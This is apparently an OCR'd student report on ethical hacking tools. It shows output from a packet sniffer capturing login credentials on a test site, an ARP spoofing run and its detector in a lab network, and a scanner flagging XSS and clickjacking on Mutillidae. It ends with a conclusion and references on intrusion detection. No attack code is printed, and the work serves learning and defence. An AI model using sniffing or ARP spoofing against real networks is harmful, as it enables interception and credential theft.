[+] HTTP request → b'testphp.vulnweb.com/images/logo.gif'
[+] HTTP request → b'testphp.vulnweb.com/userinfo.php'


[+] Possible username/password → uname=abc123&pass=abc123


[+] HTTP request → b'testphp.vulnweb.com/login.php'
[+] HTTP request → b'testphp.vulnweb.com/style.css'
[+] HTTP request → b'testphp.vulnweb.com/images/logo.gif'
```

testphp.vulnweb.com/login.php

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

If you are already registered please enter your login information below:

Username : abc123
Password : ●●●●●●


You can also signup here.
Signup disabled. Please use the username test and the password test.

About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.


- **<u>Arp Spoofer and Detector</u>**

Initial Router Mac Address




```
root@kali:~/my_tools# arp -a
_gateway (10.0.2.1) at 52:54:00:12:35:00 [ether] on eth0
? (10.0.2.3) at 08:00:27:38:51:d2 [ether] on eth0
root@kali:~/my_tools#
```

Started arp spoofing from windows machine




```
Microsoft Windows [Version 10.0.17763.379]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\IEUser\Desktop\New folder>python arp_spoofing.py
[+] Packets sent: 10
```

Router Mac address changed due to spoofing attack




```
root@kali:~/my_tools# arp -a
_gateway (10.0.2.1) at 52:54:00:12:35:00 [ether] on eth0
? (10.0.2.3) at 08:00:27:38:51:d2 [ether] on eth0
root@kali:~/my_tools# arp -a
_gateway (10.0.2.1) at 08:00:27:e6:e5:59 [ether] on eth0
? (10.0.2.3) at 08:00:27:38:51:d2 [ether] on eth0
? (10.0.2.15) at 08:00:27:e6:e5:59 [ether] on eth0
root@kali:~/my_tools#
```

Starting Detection Script



```
root@kali:~/my_tools# python3 arp_spoof_detector.py
```


Script Alerting us We are under arp spoof attack



```
root@kali:~/my_tools# python3 arp_spoof_detector.py
0
Under attack
Under attack
Under attack
Under attack
```

- <u>**Vulnerability Scanner**</u>

Target Website is hosted on OS called Metasploitable which is designed for hackers to practice
http://192.168.29.24/mutillidae/



Mutillidae: Born to be Hacked

Version: 2.1.19 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Not Logged In

Home Login/Register Toggle Hints Toggle Security Reset DB View Log View Captured Data

Mutillidae: Deliberately Vulnerable PHP Scripts Of OWASP Top 10

Latest Version / Installation


- Latest Version
- Installation Instructions
- Usage Instructions
- Get rid of those pesky PHP errors
- Change Log
- Notes

Samurai WTF and Backtrack contains all the tools needed or you may build your own collection

Site hacked...err...quality-tested with Samurai WTF, Backtrack, Firefox, Burp-Suite, Netcat, and these Mozilla Add-ons


Developed by Adrian "Irongeek" Crenshaw and

Scarping the website and checking for vulnerabilities


File Edit Selection View Go Run Terminal Help
vulnerabilty_scanner.py - Ethical Hacking - Visual Studio Code
No Configural
VARIABLES
WATCH
CALL STACK
BREAKPOINTS
Raised Exceptions
Uncaught Exceptions
PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL
1: Python Debug Consc

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS D:\Python\my_codes\Ethical Hacking>  & 'C:\Users\Lenovo\AppData\Local\Programs\Python\Python38-32\python.exe' 'c:\Users\Lenovo\.vscode\extensions\ms-python.python-2
020.10.332292344\pythonFiles\lib\python\debugpy\launcher' '63388' '--' 'd:\Python\my_codes\Ethical Hacking\vulnerabilty_scanner.py'
[*] Fetching link:- http://192.168.29.24/mutillidae/favicon.ico
[*] Fetching link:- http://192.168.29.24/mutillidae/styles/global-styles.css
[*] Fetching link:- http://192.168.29.24/mutillidae/styles/ddsmoothmenu/ddsmoothmenu.css
[*] Fetching link:- http://192.168.29.24/mutillidae/styles/ddsmoothmenu/ddsmoothmenu-v.css
[*] Fetching link:- http://192.168.29.24/mutillidae/index.php?page=home.php
[*] Fetching link:- http://192.168.29.24/mutillidae/index.php?page=login.php
[*] Fetching link:- http://192.168.29.24/mutillidae/index.php?do=toggle-hints&page=login.php
[*] Fetching link:- http://192.168.29.24/mutillidae/index.php?do=toggle-security&page=login.php
[*] Fetching link:- http://192.168.29.24/mutillidae/set-up-database.php
[*] Fetching link:- http://192.168.29.24/mutillidae/index.php
[*] Fetching link:- http://192.168.29.24/mutillidae/index.php?do=toggle-security&page=home.php
[*] Fetching link:- http://192.168.29.24/mutillidae/index.php?page=show-log.php
[*] Fetching link:- http://192.168.29.24/mutillidae/index.php?do=toggle-security&page=show-log.php
[*] Fetching link:- http://192.168.29.24/mutillidae/index.php?do=toggle-hints&page=show-log.php
[*] Fetching link:- http://192.168.29.24/mutillidae/index.php?page=captured-data.php
[*] Fetching link:- http://192.168.29.24/mutillidae/index.php?do=toggle-hints&page=captured-data.php
[*] Fetching link:- http://192.168.29.24/mutillidae/index.php?do=toggle-security&page=captured-data.php
[*] Fetching link:- http://192.168.29.24/mutillidae/index.php?page=credits.php
[*] Fetching link:- http://192.168.29.24/mutillidae/index.php?do=toggle-security&page=credits.php
[*] Fetching link:- http://192.168.29.24/mutillidae/index.php?page=user-info.php
[*] Fetching link:- http://192.168.29.24/mutillidae/index.php?do=toggle-security&page=user-info.php
[*] Fetching link:- http://192.168.29.24/mutillidae/index.php?do=toggle-hints&page=user-info.php
[*] Fetching link:- http://192.168.29.24/mutillidae/index.php?page=register.php
[*] Fetching link:- http://192.168.29.24/mutillidae/index.php?do=toggle-hints&page=register.php
[*] Fetching link:- http://192.168.29.24/mutillidae/index.php?do=toggle-security&page=register.php
[*] Fetching link:- http://192.168.29.24/mutillidae/index.php?page=view-someones-blog.php
[*] Fetching link:- http://192.168.29.24/mutillidae/index.php?do=toggle-security&page=view-someones-blog.php
[*] Fetching link:- http://192.168.29.24/mutillidae/index.php?page=add-to-your-blog.php
[*] Fetching link:- http://192.168.29.24/mutillidae/index.php?do=toggle-security&page=add-to-your-blog.php
[*] Fetching link:- http://192.168.29.24/mutillidae/index.php?do=toggle-hints&page=add-to-your-blog.php
[*] Fetching link:- http://192.168.29.24/mutillidae/index.php?page=site-footer-xss-discussion.php
[*] Fetching link:- http://192.168.29.24/mutillidae/index.php?do=toggle-hints&page=site-footer-xss-discussion.php
[*] Fetching link:- http://192.168.29.24/mutillidae/index.php?do=toggle-security&page=site-footer-xss-discussion.php
[*] Fetching link:- http://192.168.29.24/mutillidae/index.php?page=html5-storage.php
[*] Fetching link:- http://192.168.29.24/mutillidae/index.php?do=toggle-security&page=html5-storage.php
[*] Fetching link:- http://192.168.29.24/mutillidae/index.php?page=capture-data.php
[*] Fetching link:- http://192.168.29.24/mutillidae/index.php?do=toggle-security&page=capture-data.php
[*] Fetching link:- http://192.168.29.24/mutillidae/index.php?do=toggle-hints&page=capture-data.php
[*] Fetching link:- http://192.168.29.24/mutillidae/index.php?page=dns-lookup.php
```

Testing each link and finding vulnerabilities in the link



```
</tr>
<tr id="idPasswordTableRow" style="display: none;">
<td class="label" id="idPasswordInput"></td>
</tr>
<tr><td></td></tr>
<tr>
<td style="text-align:center;">
<input class="button" name="password-generator-php-submit-button" onclick="onSubmitOfGeneratorForm(this.form);" type="button" value="Generate"/>
</td>
</tr>
<tr><td></td></tr>
</table>
</form>
[+] Testing form in http://192.168.29.24/mutillidae/index.php?do=toggle-security&page=password-generator.php


[***] Discovered XSS in http://192.168.29.24/mutillidae/index.php?do=toggle-security&page=password-generator.php


[****] http://192.168.29.24/mutillidae/index.php?page=user-poll.php vulnerable to CLICK JACKING
[+] Testing form in <form action="index.php" enctype="application/x-www-form-urlencoded" id="idPollForm" method="GET">
<input name="page" type="hidden" value="user-poll.php"/>
<table style="margin-left:auto; margin-right:auto;">
<tr id="id-bad-vote-tr" style="display: none;">
<td class="error-message">
                                        Validation Error: HTTP Parameter Pollution Detected. Vote cannot be trusted.
                                </td>
</tr>
<tr><td></td></tr>
<tr>
<td class="form-header" id="id-poll-form-header-td">Choose Your Favorite Security Tool</td>
</tr>
<tr><td></td></tr>
<tr><th class="label">Initial your choice to make your vote count</th></tr>
<tr><td></td></tr>
<tr>
<td>
<input checked="checked" id="id_choice" name="choice" type="radio" value="nmap"/>  nmap<br/>
<input id="id_choice" name="choice" type="radio" value="wireshark"/>  wireshark<br/>
<input id="id_choice" name="choice" type="radio" value="tcpdump"/>  tcpdump<br/>
<input id="id_choice" name="choice" type="radio" value="netcat"/>  netcat<br/>
<input id="id_choice" name="choice" type="radio" value="metasploit"/>  metasploit<br/>
<input id="id_choice" name="choice" type="radio" value="kismet"/>  kismet<br/>
<input id="id_choice" name="choice" type="radio" value="Cain"/>  Cain<br/>
<input id="id_choice" name="choice" type="radio" value="Ettercap"/>  Ettercap<br/>
<input id="id_choice" name="choice" type="radio" value="Paros"/>  Paros<br/>
```

Detecting XSS attacks and clickjacking

CONCLUSION

Unwanted interference into security systems is an industry wide issue that impacts safety,security , organization enduring quality and customer relations. The issue has been moved nearer with a gigantic number of approaches with low and high advances .

Applications addressing both intrusion and detection include Access Control Systems and Intrusion Detection Systems . There has to be an increased investment for the development of Intrusion detection and prevention systems .

Strategies to enhance and upgrade intrusion detection and prevention will employ a combination of techniques which can include technology , procedures , building facilities and human resources .

REFERENCES

1)Intrusion Detection: A Survey , 26-31 Oct. 2008 , Published in: 2008 Third International Conference on Systems and Networks Communications

2) P. Kabiri and A.A. Ghorbani, "Research on Intrusion Detection and Response: A Survey," Int. Journal of Network Security, vol.1, No.2, pp. 84-102, 2005.

3) A.K. Jones and R.S. Sielken," Computer system Intrusion Detection: A Survey," Department of Computer Science, University of Virginia, 2000.

4)F.Y. Leu, J.C. Lin, M.C. Li, C.T Yang, P.C Shih, "Integrating Grid with Intrusion Detection," Proc. 19th International Conference on Advanced Information Networking and Applications, pp. 304-309, 2005.

5) K. Scarfone, P. Mell, "Guide to Intrusion Detection and Prevention Systems (IDPS)," NIST Special Publication 800-94, Feb. 2007.

6)M.E. Kuhl, M. Sudit, J. Kistner, and K. Costantini, "Cyber attack modeling and simulation for network security analysis," IEEE Simidation Conf., pp. 1180-1188, Dec. 2007.

7) Eugene Spafford and Diego Zamboni, "Data collection mechanisms for intrusion detection systems", *Technical Report of Purdue University*, 2000.

8) J. Hochberg, "NADIR: an automated system for detecting network intrusion and misuse", *Computers and Security*, vol. 12, no. 3, pp. 235-248, May 1993.

9)Network Intrusion Detection and its strategic importance ,Conference: Business Engineering and Industrial Applications Colloquium (BEIAC), 2013 IEEE

10) A survey on ARP cache poisoning and techniques for detection and mitigation , 16-18 March 2017 , Jitta Sai Meghana; T. Subashri; K.R. Vimal

11) Detection and prevention of ARP poisoning in dynamic IP configuration , 20-21 May 2016 , D. Raviya Rupal; Dhaval Satasiya; Hiresh Kumar; Archit Agrawal

12) Packet sniffing: a brief introduction,S. Ansari; S.G. Rajeev; H.S. Chandrashekar,IEEE Potentials (Volume: 21, Issue: 5, Dec. 2002-Jan. 2003)

13) An Approach to Detect Packets Using Packet Sniffing , International Journal of Computer Science & Engineering Survey (IJCSES) Vol.4, No.3, June 2013

14) Research and design on Web application vulnerability scanning service , 2014 IEEE 5th International Conference on Software Engineering and Service Science

15) A Comparative Analysis of Detecting Vulnerability in Network Systems , International Journal of Advanced Research in Computer Science and Software Engineering , Volume 7, Issue 5, May 2017

16) Nilima R. Patil and Nitin N. Patil, April, 2012. “A comparative study of network vulnerability analysis using attack graph”, in Proceedings of National Conference on Emerging Trends in Computer Technology (NCETCT-2012.